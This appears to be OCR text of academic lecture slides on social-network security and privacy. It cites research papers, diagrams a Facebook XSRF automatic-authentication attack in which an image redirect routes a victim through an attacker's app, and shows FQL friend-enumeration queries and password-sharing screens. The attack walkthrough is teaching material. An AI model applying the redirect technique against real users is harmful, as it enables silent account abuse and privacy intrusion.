Elias Athanasopoulos, A. Makridakis, D. Antoniades S. Antonatos, Sotiris Ioannidis, K. G. Anagnostakis and Evangelos P. Markatos
Antisocial Networks: Turning a Social Network into a Botnet *2008*

Monica Chew, Dirk Balfanz and Ben Laurie
(Under)mining Privacy in Social Networks *2008*

Tom Jagatic, Nathaniel Johnson, Markus Jakobsoon and Filippo Menczer
Social Phishing *2007*

Facebook XSRF/Automatic Authentication



User

Home computer

forum.com

Web server

quaji.com

Web server

App server

apps.facebook.com

Facebook platform

1. Web page request

2.HTML response

with IMG tag to attack.gif

3. IMG request

http://quaji.com/attack.gif

4. IMG response

redirect to http://apps.facebook.com/hacker-app/step1.php

5. Application request

http://apps.facebook.com /hacker-app/step1.php

6. App content request

http://back.quaji.com /step1.php

7. App response

redirect to step2.php

8. Facebook response

redirect to step2.php

9. Application request

http://apps.facebook.com /hacker-app/step2.php

10. App content request

http://back.quaji.com/ step2.php

11. App response

redirect to proper.gif

12. Facebook response

redirect to proper.gif

13. IMG request

http://quaji.com/proper.gif


14. IMG response

just a normal image

Gotcha!

Credit:
Ronan Zilberman

Facebook Query Language



User ID
210132

Response Format
XML

Callback

Method (Documentation)
fql.query

query
select uid1, uid2 from friend where uid1 in (1, 2, 3, 4, 5) and uid2 in (1, 2, 3, 4, 5)

```
$facebook->api_client->fql_query('select uid1, uid2 from friend where uid1 in (1, 2, 3, 4, 5) and uid2 in (1, 2, 3, 4, 5) ');
```

```
<?xml version="1.0" encoding="UTF-8"?>
<fql_query_response xmlns="http://api.facebook.com/1.0/" xmlns:xsi="http://www.w3.org/2001/XMLSchema-ins
  <friend_info>
    <uid1>4</uid1>
    <uid2>5</uid2>
  </friend_info>
  <friend_info>
    <uid1>5</uid1>
    <uid2>4</uid2>
  </friend_info>
</fql_query_response>
```

Facebook Query Language Exploits (Bonneau, Anderson, Danezis, 2009)


Web 2.0?

Function	Internet version	Facebook version
Page Markup	HTML, JavaScript	FBML
DB Queries	SQL	FBQL
Email	SMTP	FB Mail
Forums	Usenet, etc.	FB Groups
Instant Messages	XMPP	FB Chat
News Streams	RSS	FB Stream
Authentication	OpenID	FB Connect
Photo Sharing	Flickr, etc.	FB Photos
Video Sharing	YouTube, etc.	FB Video
Blogging	Blogger, etc.	FB Notes
Microblogging	Twitter, etc.	FB Status Updates
Micropayment	Peppercoin, etc.	FB Points
Event Planning	E-Vite	FB Events
Classified Ads	craigslist	FB Marketplace

The Downside of Re-inventing the Internet

- SNSs repeating all of the web's security problems
  - Phishing
  - Spam
  - 419 Scams & Fraud
  - Identity Theft/Impersonation
  - Malware
  - Cross-site Scripting
  - Click-Fraud
  - Stalking, Harassment, Bullying, Blackmail

Poor Implementation



Account

User since February 23, 2009

You have a **Personal** account. View purchase history | Compare account types

Get more when you upgrade

✓ **More Communication Features and Access** ✓ **More Powerful Search**

Upgrade

Introductions: 5 of 5 available

Tip: If your Introductions run out, either wait for a recipient to take action or upgrade your account.

InMails: 0 available [Purchase]

InMails let you send business and career opportunities directly to any LinkedIn user. Learn more.

Settings

Profile Settings

My Profile
Update career and education, add associations and awards, and list specialties and interests.

My Profile Photo
Your profile photo is visible to **your network.**

Public Profile
Your public profile displays **full** profile information.
http://www.linkedin.com/pub/upton-sinclair/11/93b/29

Manage Recommendations
You haven't received any recommendations.

Status Visibility
Your current status is visible to **your connections.**

Member Feed Visibility
Your member feed is visible to **your connections**.

Email Notifications

Contact Settings
You are receiving **Introductions and InMails.**

Receiving Messages
Control how you receive emails and notifications.

Invitation Filtering
You are receiving **all invitations**.

Home Page Settings

Network Updates
Settings for the display of Network Updates on your home page.

News
News is currently **shown** on your home page.

RSS Settings

Your Private RSS Feeds
Enable or disable your private RSS feeds.

Groups

Group Invitation Filtering
You **are receiving** Groups Invitations.

Personal Information

Name & Location
Control your name, location, and display name settings.

Email Addresses
Your primary email address is currently: sinclairupton@ymail.com

Change Password
Change your LinkedIn account password.

Close Your Account
Disable your account and remove your profile.

Privacy Settings

Research Surveys
Settings for receiving requests to participate in market research surveys related to your professional expertise.

Connections Browse
Your connections are **allowed** to view your connections list.

Profile Views
Control what (if anything) is shown to LinkedIn users whose profile you have viewed.

Viewing Profile Photos
You can view **everyone's** profile photos.

Profile and Status Updates
Control whether your connections are notified when you update your status or make significant changes to your profile and whether those changes appear on your company's profile.

Service Provider Directory
If you are recommended as a service provider, you **will** be listed.


Partner Advertising
Settings for LinkedIn partner websites.

Authorized Applications
See a list of websites or applications you have granted access to your account and control that access.

My Network

Using Your Network
Tell us how you want to use your LinkedIn network.

Poor Implementation




enable photo tagging: ☑ yes

- People can tag my photos with their friends
- My friends can tag me in photos
- People can see a list of photos I am tagged in

Orkut Photo Tagging

Poor Implementation



Facebook Connect Applications


Facebook Connect is a way to use applications outside of Facebook. You can take your Facebook profile information all over the Internet, and send interesting information back to your Facebook account.

When your friend connects their Facebook account with an application outside of Facebook, they will be able to compare their Facebook Friend List with information from that website in order to invite more friends to connect.

□ Don't allow friends to view my memberships on other websites through Facebook Connect.

Facebook Connect

Password Sharing



facebook


Connect The Run Around with Facebook to interact with your friends on this site and to share on Facebook through your Wall and friends' News Feeds. This site will also be able to automatically post recent activity back to Facebook.

Email:

Password:

By proceeding, you are allowing The Run Around to access your information and you are agreeing to the Facebook Terms of Use in your use of The Run Around. By using The Run Around, you also agree to the The Run Around Terms of Service.

Sign up for Facebook



Invite Your Friends


Web Email (Hotmail, Gmail, Yahoo, etc.)

Invite contacts from your email account.

Your Email:

Password:

We won't store your password or contact anyone without your permission.



Find People You Email

Upload Contact File

Searching your email account is the fastest and most effective way to find your friends on Facebook.

Your Email: jbonneau@gmail.com

✓ Valid webmail address

Password:

We won't store your password or contact anyone without your permission.

Find People You IM

Find out which of your AOL Instant Messenger or Windows Live Messenger buddies are on Facebook.

Import AIM Buddy List »

Import Windows Live Contacts »